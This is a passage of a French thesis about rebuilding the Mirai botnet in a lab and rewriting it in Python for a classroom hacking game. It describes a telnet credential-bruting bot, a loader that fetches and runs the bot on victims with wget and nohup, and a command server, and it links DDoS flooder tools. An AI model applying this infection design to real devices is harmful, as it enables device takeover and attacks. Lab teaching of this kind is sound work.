


Figure 31 Tentative de connexion du loader sur la RaspBerry PI

Afin de m’assurer que Mirai n’installait rien de plus sur ma machine que ce qui était demandé, j’ai effectué les commandes présentes sur ce lien[[13]](#footnote-13) afin de voir tout ce que Mirai installait lors du build des différents modules.

En faisant la comparaison des deux fichiers nous, observons uniquement la création de nouveaux fichiers dans le dossier source contenant le projet Mirai.




Figure 32 Création des exécutables

En effectuant le même style de commande que précédemment mais en voulant cette fois-ci vérifier les ports ouverts sur la machine, nous allons utiliser la commande : netstat -tulpn | grep LISTEN avant et après le lancement des exécutables afin de s’assurer que rien ne se lance sans que l’on soit au courant.




Figure 33 Différence sur le CNC avant et après le lancement des exécutables

Pour le CNC seul le port 23 et 101 sont ouverts une fois le serveur lancé, ce qui confirme ce qui a été observé lors de l’analyse statique du code.




Figure 34Différence sur le serveur tournant mirai.dbg avant et après l'exécution de l'exécutable

Comme prévu, seul le port 48101 a été ajouté afin de récupérer les informations de connexion. Le port 6011 ouvert correspond à la deuxième fenêtre que j’ai ouverte afin d’obtenir un terminal sur MobaXterm.

## Problèmes rencontrés

### Sources

Dans le pastebin « 1rRCc3aD » certaines ressources n’existent plus. Après l’installation nous nous retrouvons avec les dossiers suivants :




Figure 35 Cross-compiler obtenu après l'installation

Il nous manque les sources : armv41, armv51, armv61, powerpc-440fp.

### Compilation

J’ai dans un premier temps eu des problèmes à faire fonctionner Golang. L’installer avec apt-get ne me permettait pas d’effectuer les commandes demandées afin de compiler le code. Il a fallu que j’utilise la source et que je l’installe manuellement dans le dossier souhaité.

Lors de l’installation de la base de données, il y a également eu un souci dans le script car, il manquait une ligne dans le fichier db.sql, il a fallu rajouter « use mirai ; »



Figure 36 Correction du fichier permettant l'installation de la base de données




Figure 37 Problème à maintenir la connexion avec le CNC

Une fois toutes les petites dépendances réglées et la compilation des différents fichiers faites sans erreur, je me suis retrouvé dans le cas où des déconnexions intempestives ont eu lieu. En tentant plusieurs fois des réinstallations, je me suis aperçu que cela provenait potentiellement des pares-feux, car une fois ceux-ci désactivés sur chacun des postes, plus aucune déconnexion n’a eu lieu et le programme restait en attente de remontée d’informations.

Néanmoins, il subsistait encore un problème : le scanner ne se lançait pas. En regardant la vidéo[[14]](#footnote-14) ci-dessous, j’ai constaté que je n’obtenais pas le même terminal que ce dernier. Nous voyons que le scanner se lance chez lui bien que chez moi il ne se passe rien.




Figure 38 Lancement de mirai.dbg et absence de [scanner]

Le problème s’est réglé en déplaçant une ligne de code présente dans scanner.c, il a fallu déplacer l’initialisation en dehors des ifndef. Le fichier mirai.dbg ne correspond pas à la condition MIRAI\_TELNET.




Figure 39 Correction permettant le lancement du scanner

Le problème m’ayant fait pencher à une réécriture du code simplifié de Mirai est que la connexion telnet et SSH ne semblent fonctionner dans aucun cas. Un fichier de debug du loader existe et permet d’afficher la communication entre le loader et la cible.




Figure 40 Erreur lors de la connexion à la cible

## Réadaptation du code en Python

Je suis rentré en contact avec des personnes développant des botnet de façon récréative, elles ne souhaitent toutefois pas être identifiées, mais ayant discuté avec eux, il semblerait que la connexion via telnet ou ssh installé de base dans le code source de Mirai ne semble plus fonctionner. J’ai décidé de leur faire confiance et ils m’ont fourni des versions de code qu’ils ont modifié et adapté.

Me sentant capable d’effectuer un travail similaire, je me suis mis le défi d’implémenter le fonctionnement global de Mirai dans un langage plus haut niveau, permettant d’utiliser facilement des librairies. Cette motivation a été partagée avec monsieur Jean-Marc Bost et autorisée.

Ayant relativement peu de connaissances en C en termes de socket et ayant été confronté à la difficulté de debugger le code fourni de base par Mirai, j’ai pensé que je gagnerais du temps en réécrivant le fonctionnement général du code. Bien que cette réadaptation ne fasse pas partie du cahier des charges. Plusieurs avantages d’une réécriture m’ont motivé à l’effectuer.

Un avantage que je trouve au langage Python est son accès à des librairies. Une personne ayant peu de connaissance en développement, comme par exemple un élève en 1er, 2ème année de l’HEIG aura plus de facilité à prendre du plaisir en améliorant une base relativement simple de code Python.

Mirai avait pour objectif de prendre le moins de place possible sur les machines qu’elle infectait. Notre objectif dans ce projet est d’apprendre à des élèves à créer un botnet de façon ludique en mettant à disposition un environnement contrôlé.

Les élèves pourront alors se baser sur byob [[15]](#footnote-15)(Build Your Own Botnet) afin d’implémenter les actions qu’ils souhaitent effectuer à l’aide de leurs bots.

C’est un projet très intéressant et les développeurs sont très facilement joignable sur Discord[[16]](#footnote-16), j’ai passé quelque temps à jouer avec leur code et j’ai pu m’en inspirer afin de créer ma version simplifiée, toutefois le fonctionnement général ne correspond pas à Mirai. Ce projet est destiné à une utilisation pédagogique ou à des tests de sécurité autorisé.

Ayant bien compris le fonctionnement du Mirai et ne voulant pas aller dans les détails de ce dernier, j’ai développé le code en respectant ces quelques points :

* Un CNC doit être mis en place et doit être joignable par les cartes infectées.
* Les nouveaux bots infectés doivent s’annoncer auprès du CNC
* Les bots doivent : scanner et essayer de se connecter aux potentielles victimes. Dans le cas d’une opération réussite, un fichier contenant l’adresse et les identifiants sera écrit.
* Un loader sera chargé de lire ce fichier afin de se connecter sur les machines identifiées et de télécharger le bot sur la victime.

### CNC

Le CNC lors de son démarrage va instancier 3 threads à l’aide des méthodes create\_workers() et create-jobs()

* Un thread s’occupe de créer le socket d’écoute et d’accepter les connexions des bots ;
* Un autre s’occupant de jouer le rôle de prompt pour le joueur ;
* Et finalement, un dernier thread permettant de vérifier l’état de connexion du bot.

#### Initialisation du CNC

Le CNC doit être exécuté sur la même machine où le script d’annonce de joueur est lancé, ceci afin d’obtenir les points lors d’une attaque réussie. Le CNC est écrit dans le fichier cnc.py.

Le CNC se lance à l’aide de la commande :

python3 cnc.py

À son exécution, vous arriverez sur le prompt du CNC permettant de lancer une attaque et d’afficher la liste des bots.

Les threads cités précédemment sont lancés et le CNC n’attend plus qu’à obtenir des bots afin de pouvoir exécuter des attaques.




Figure 41 Prompt cnc.py




Figure 42 Workflow de cnc.py

#### Fonctionnement du CNC

Lors du démarrage de l’application, notre serveur va être en attente de connexion de bots. Lorsqu’un bot rejoint le CNC, il s’annonce et est affiché dans le prompt




Figure 43 Annonce du bot auprès du CNC

Afin que le bot puisse se connecter au CNC, il est impératif que ce dernier ait en dur l’IP et le port de connexion du CNC, autrement la connexion n’aura jamais lieu. Si le serveur s’arrête, le bot va également s’arrêter. L’élève pourra personnaliser ce comportement à son bon vouloir.

Dans le cas où un bot se ferait tuer par un autre adversaire, un message de déconnexion sera affiché sur le CNC du joueur.

Lorsque l’élève tapera la commande 1 dans le prompt, les bots actuellement présents seront affichés sur le prompt, l’information affichée est l’adresse IP du bot.

La commande 2 permet de lancer une attaque nommée « Ping attack », celle-ci envoie 4 paquets à une cible à spécifier dans le prompt, il sera demandé une adresse IP. Une vérification sera effectuée afin de vérifier que ce qui a été saisi est bien au format d’une adresse IP normale.

La méthode is\_valid\_ipv4\_address prenant en paramètre l’adresse IP est utilisé, cette méthode va vérifier que ce qui est saisi par le joueur est bien une adresse IPv4 au format valide.

Si l’adresse est valide, une requête est envoyée à tous les bots, cette requête est représentée sous le format [‘ping’, target]. Cette requête sera parsée est traitée côté bot.

L’attaque implémentée est à but d’exemple, les élèves pourront ici personnaliser leurs attaques, en implémenter plusieurs et rendre leur botnet plus dangereux.

Voici une liste de quelques répertoires trouvés lors de mes recherches d’attaque pouvant être reprise et utilisée dans le botnet

* <https://github.com/uiucseclab/460FinalDDoSAttacks>
* <https://github.com/D4Vinci/PyFlooder>

Des tests ont été effectués en dehors du bot, mais ces attaques seraient intéressantes à implémenter pour un élève. Tant que les requêtes peuvent être lues par tcpdump, n’importe quel type d’attaque sera détecté et permettra à un élève d’obtenir des points.

### Bot

Le bot jouera les mêmes rôles que le bot utilisé dans Mirai

1. Scannera la plage d’adresse IP définie ;
2. Tentera de s’y connecter avec une liste d’identifiant hard codée ;
3. Stockera les résultats positifs dans un fichier au format ip :port user :pass
4. S’annoncer à son CNC

Afin d’obtenir des points, le bot doit impérativement être écrit en Python.

#### Initialisation du bot

Le bot sera démarré une première fois sur la machine du joueur afin d’instancier la première analyse du réseau. Le bot est écrit dans le fichier bruter.py. Ce fichier prend en paramètre un nombre de thread permettant d’améliorer l’efficacité de la recherche.

python3 bruter.py <nb\_thread>

Au lancement nous allons instancier « nb\_thread » dédié à effectuer des scans et des connexions sur des hôtes et un thread chargé de communiquer avec le CNC.

#### Fonctionnement du bot




Figure 44 Workflow bot

Au démarrage, l’application va se charger de lancer le nombre de thread fourni en paramètre. Les élèves peuvent décider d’implémenter différemment cette version. Il est même envisageable de leur fournir une version sans thread et leur demander de l’implémenter à leur bon vouloir. La méthode appelée est brute\_login().

Un autre thread est créé en parallèle, ce dernier va appeler la méthode cnc\_listening(). Ce thread est utilisé pour s’annoncer auprès du CNC et de recevoir les ordres d’attaque envoyé par le serveur.

Lorsque la méthode brute\_login() est lancée, elle va créer ou effacer le contenu du fichier « valid\_credentials.txt », si l’élève souhaite conserver ses résultats, il aura simplement à renommer le fichier avant de relancer le bot.

L’application va se charger d’aller récupérer les credentials stockés en dur dans la méthode get\_credentials(). L’élève pourra ici insérer sa liste de paires « user :pass ».




Figure 45 Combolist fournie de base

Une fois cette liste obtenue, nous allons instancier une connexion à l’aide de la librairie python : telnetlib[[17]](#footnote-17)

Cette dernière implémente le protocole telnet afin d’être utilisé dans du code Python.

Tant qu’une adresse IP n’a pas été scanné, le bot va générer une adresse IP aléatoire, dans le cadre de ce travail, les adresses générées sont comprises entre 192.168.1.1 et 192.168.1.255. Cette adresse est générée à l’aide de la méthode get\_random\_ip().

Nous allons stocker un set des adresses que nous avons déjà scanné afin de ne pas effectuer à nouveau un scan sur ces dernières. Je tiens encore à préciser que ces comportements seront à définir pour les élèves, nous nous contentons simplement de fournir un exemple d’implémentation. Si l’IP est nouvelle, nous la retiendrons pour effectuer une connexion.

Un dernier test est effectué avant d’initier une connexion, nous allons voir si le port 23 est ouvert. Dans le cas où il ne l’est pas, ne générerons une nouvelle adresse.




Figure 46 Méthode identifiant si le port 23 est ouvert

Dans le cas où ce dernier est ouvert, nous allons saisir les différents identifiants à travers telnetlib en vérifiant si la réponse retournée par notre cible contient la chaîne « pi@ ». Ce message signifie que nous avons obtenu un accès au shell de la carte Raspberry Pi Zero W.

La plupart des prompt que nous obtenons en nous connectant en telnet affichent :

* Login, login afin de demander l’username.
* Password, password afin de demander le mot de passe.
* Incorrect, incorrect dans le cas où l’identifiant serait faux.

Vous verrez dans le code ci-dessous « ncorrect », « ogin » et « assword ». Selon le prompt qui sera ouvert la première lettre pourrait être en majuscule ou en minuscule. La méthode « str » in « str » est sensible à la casse.

Tant que la liste des identifiants n’a pas été entièrement parcourue, nous allons observer les différentes réponses envoyées par notre cible afin de savoir s’il faut changer d’identifiant ou si la connexion a été réussie.

Dans le cas d’une connexion réussie, nous allons stocker dans un fichier nommé « valid\_credentials.txt » l’adresse IP de la cible, le port, l’username ainsi que son mot de passe.

Ce fichier sera par la suite utilisé par le loader qui va utiliser ces informations pour charger le bot sur nos victimes.




Figure 47 Méthode traitant les différentes étapes de la connexion

Il est important de noter que l’adresse IP du serveur CNC est écrite en dur dans le code de bruter.py, si vous n’utilisez pas la même configuration réseau que celle proposée dans ce document, il vous faudra la changer et y mettre votre adresse.

### Loader

Le loader a pour but de charger le bot dans les machines identifiées à l’aide du bot. Une fois démarrer ce programme va télécharger à travers telnet le fichier contenant le bot et l’exécuter sur la machine cible.

#### Initialisation du loader

Le loader est programmé dans le fichier loader.py, ce dernier prend 2 paramètres obligatoires

* ip\_server : correspond à l’adresse IP du serveur WEB mis en place par l’élève afin de télécharger le bot sur la cible
* file : correspond au nom du fichier contenant la liste des cibles

La commande pour démarrer le loader est

python3 loader.py –ip\_server <ip> --file <filename>

L’application va se lancer, lire les lignes du fichier et infecter les machines présentent.

#### Fonctionnement du loader




Figure 48 Workflow de loader.py

Au démarrage du programme, nous allons récupérer les éléments passés en paramètre et le fournir à la méthode infect\_force(ip,flle).

Dans le cas où ces éléments ne sont pas fournis, l’application s’arrête et affichera à l’utilisateur quel argument viendront à manquer. La librairie argparse est utilisée à cet effet. Nous vérifierons également que l’IP fournie par l’utilisateur est au bon format à l’aide de la méthode is\_valid\_ipv4\_address(ip).

Dans le cas où les éléments saisis sont corrects, le programme va commencer par parcourir la liste des victimes et crée un tableau de cibles.

La méthode va parser les 4 blocs identifiant une cible (ip :port user :pass) et utiliser la librairie telnetlib afin de se connecter chez la victime.

Une fois authentifié, le shell va retourner le prompt « pi@raspberry », une fois cette réponse obtenue, nous allons effectuer les actions suivantes :

1. Effectuer la commande wget sur le serveur contenant notre bot ;
2. Donner les droits d’exécution à ce fichier ;
3. Démarrer le fichier à l’aide de la commande nohup ./<bot.py> <nb thread> &

Si une erreur intervient lors d’une de ces actions, nous passerons à la ligne suivante de notre fichier.

Lorsque tous les éléments du fichier.txt seront parcourus, le loader s’arrêtera de lui-même.

Lancer avec la commande nohup et & permet de faire vivre le processus lorsque la session se terminera. Cette méthode permet d’ignorer le signal SIGUP envoyé lorsque le démon détecte la déconnexion de l’hôte en remote.




Figure 49 Exemple d'infection de la carte Raspberry Pi

Vous retrouverez sur le screen ci-dessus l’affichage de loader.py lors de son avancement lors de l’infection.

# Besoin réseau

Nous trouverons dans cette partie les différentes solutions envisagées concernant le matériel que nous infecterons et attaquerons et notamment les futurs bots.

## Equipement

### Machines virtuelles

Tout d’abord, j’ai imaginé prendre le contrôle de machines virtuelles en simulant des OS busybox.

J’ai tenté des infections avec la liste des OS suivants, mais aucun résultat montrant une infection automatique n’a été observé. Selon moi, le problème vient du fait que les binaires présents de base dans Mirai ne sont pas adaptés à l’architecture du processeur que j’utilise sur mon ordinateur de travail.




Figure 50 Processeur de l'ordinateur faisant tourner les machines virtuelles

En observant la méthode de détection d’architecture, nous observons que la connexion est fermée s’il est impossible de trouver la version de l’architecture.




Figure 51 Connexion fermée si l'architecture n'est pas détectée.

Toutefois, en chargeant manuellement le fichier « mirai.dbg » sur les machines virtuelles, il est possible d’infecter une machine virtuelle. Elle contactera le CNC désigné dans le code et pourra être exploitée par ce dernier. Ce qui me laisse donc penser que le problème vient de la communication telnet.

La configuration a été la suivante pour la majorité des machines virtuelles : port 23 ouvert, pare-feu désactivé, ip inclus dans le sous-réseau actuel (192.168.1.0/24).




Figure 52 Liste des machines virtuelles testées pour l'infection

J’ai également tenté une installation sur Fedora 29 64 bits et Ubuntu 18.04.1 LTS en voyant que celles-ci ont été utilisées dans des rapports[[18]](#footnote-18) de tests sur Mirai que j’ai pu trouver sur Internet. Selon leurs résultats, ils auraient compromis la VM Ubuntu en 9 secondes en laissant des credentials par défauts, Busybox installé avec Ubuntu 18.04.1 LTS et ayant un serveur telnet tournant sur le port 23. Ces résultats n’ont pas été observés par mon test, j’arrive uniquement à me connecter en Telnet. Encore une fois, la raison vient sûrement du fait que mon processeur n’est pas identifié par le filtre utilisé par Mirai.

En fin de compte, l’utilisation de Debian 8.11 Jessie sera retenue afin de faire tourner le loader, le CNC, la base de données SQL et le scan listener. Une VM sera dédiée à la base de données, au CNC ainsi qu’à la création d’un DNS permettant au scanner de résoudre le domaine du CNC. Nous ferons tourner sur l’autre VM le loader ainsi que le scan listener.

### Sricam AP003

Figure 53 Sricam AP003

Lors de mes recherches, je suis tombé sur une conférence [[19]](#footnote-19)de Ron Winward où il nous présente son analyse de Mirai, le laboratoire qu’il a mis en place afin d’effectuer ses tests, ce qu’il a observé lors des différentes phases d’initialisation et les résultats qu’il a obtenu.

Il parlera notamment d’une caméra qu’il a utilisée lors de ses tests, et il s’agit de la Sricam AP003 qui a été infectée avec le binaire mpsl.

En voulant effectuer une commande, il m’est apparu que cette caméra n’était plus en vente par la plupart des fabricants et distributeurs. Comme l’attaque date d’il y a plusieurs années, il semblerait que des mesures aient été mises en place afin d’éviter qu’une telle attaque se reproduise.

Cette caméra m’a permis d’apprendre que la version BusyBox v1.12.1 était vulnérable aux attaques implémentées par défaut dans Mirai en parant du fait qu’aucune autre sécurité n’est mise en place.

### RASP PI ZERO W: Raspberry Pi Zero W v.1.1, 1 GHz, RAM 512 Mo, WLAN ...Raspberry Pi Zero W

Afin de trouver un élément facilement modulable et pas très cher, mon choix de s’est porté sur la Raspberry PI Zero W. Cette petite carte permet de simuler un grand nombre d’élément IOT. La commande a été passée le 29.04.2020 chez Digitec et a été reçue le 02.05.2020.

Afin de faire fonctionner ces cartes, elles ont besoin d’une carte SD (pouvant aller à un maximum de 64 [[20]](#footnote-20)Go), d’une alimentation électrique micro USB 5V 2.5A ainsi que d’un lecteur de carte SD afin de pouvoir installer l’OS. Cette carte ne possède cependant pas beaucoup de mémoire vive (512 Mo), il faudra donc éviter de surcharger la carte avec de grosses opérations à effectuer.

Figure 54 Raspberry PI Zero W

La mise en réseau de ces cartes se fera en wifi à l’aide d’un routeur wifi. Un routeur quelconque fera l’affaire, car aucune configuration spéciale ne sera faite sur le routeur. Hormis que ce dernier devra être capable de jouer le rôle de DHCP et de fournir des IP incluses dans la plage 192.168.1.0/24. Cette plage est bien sûr modifiable. En prenant un masque de sous-réseau plus grand, il serait possible de rendre les scans bien plus difficiles.

Plusieurs tests ont été effectués dessus, dans un premier temps, j’ai installé différentes versions [[21]](#footnote-21)de Raspbian en configurant supprimant toutes les sécurités installées (pare-feu, mot de passe faible).

En utilisant PiBakery, il sera possible de configurer automatiquement, à l’aide de scripts, la vingtaine de cartes qu’il faudra mettre en place pour le jeu. Ainsi, je configurerais aisément l’ouverture des ports nécessaire pour les infections, la configuration pour le réseau et différents services qui devront tourner.

Il est également possible d’utiliser l’image système de Raspberry Pi utilisée pendant toute la durée du travail de Bâchelor, cette dernière possède déjà les bonnes configurations, les fichiers permettant le monitoring de la carte ainsi que les scripts s’exécutant au démarrage.

## Schéma

La commande n’ayant toujours pas été reçue à la date du 27.07.2020, les tests de fonctionnement se sont effectués sur des machines virtuelles ainsi que ma carte personnelle utilisée lors de ce travail.

Vous trouverez donc ci-dessous deux schémas. Le premier représente l’idée originale qui aurait dû être implémentée et testée. Le 2ème représente le schéma réseau de l’infrastructure utilisée afin de tester les différents scripts créés lors de ce travail.

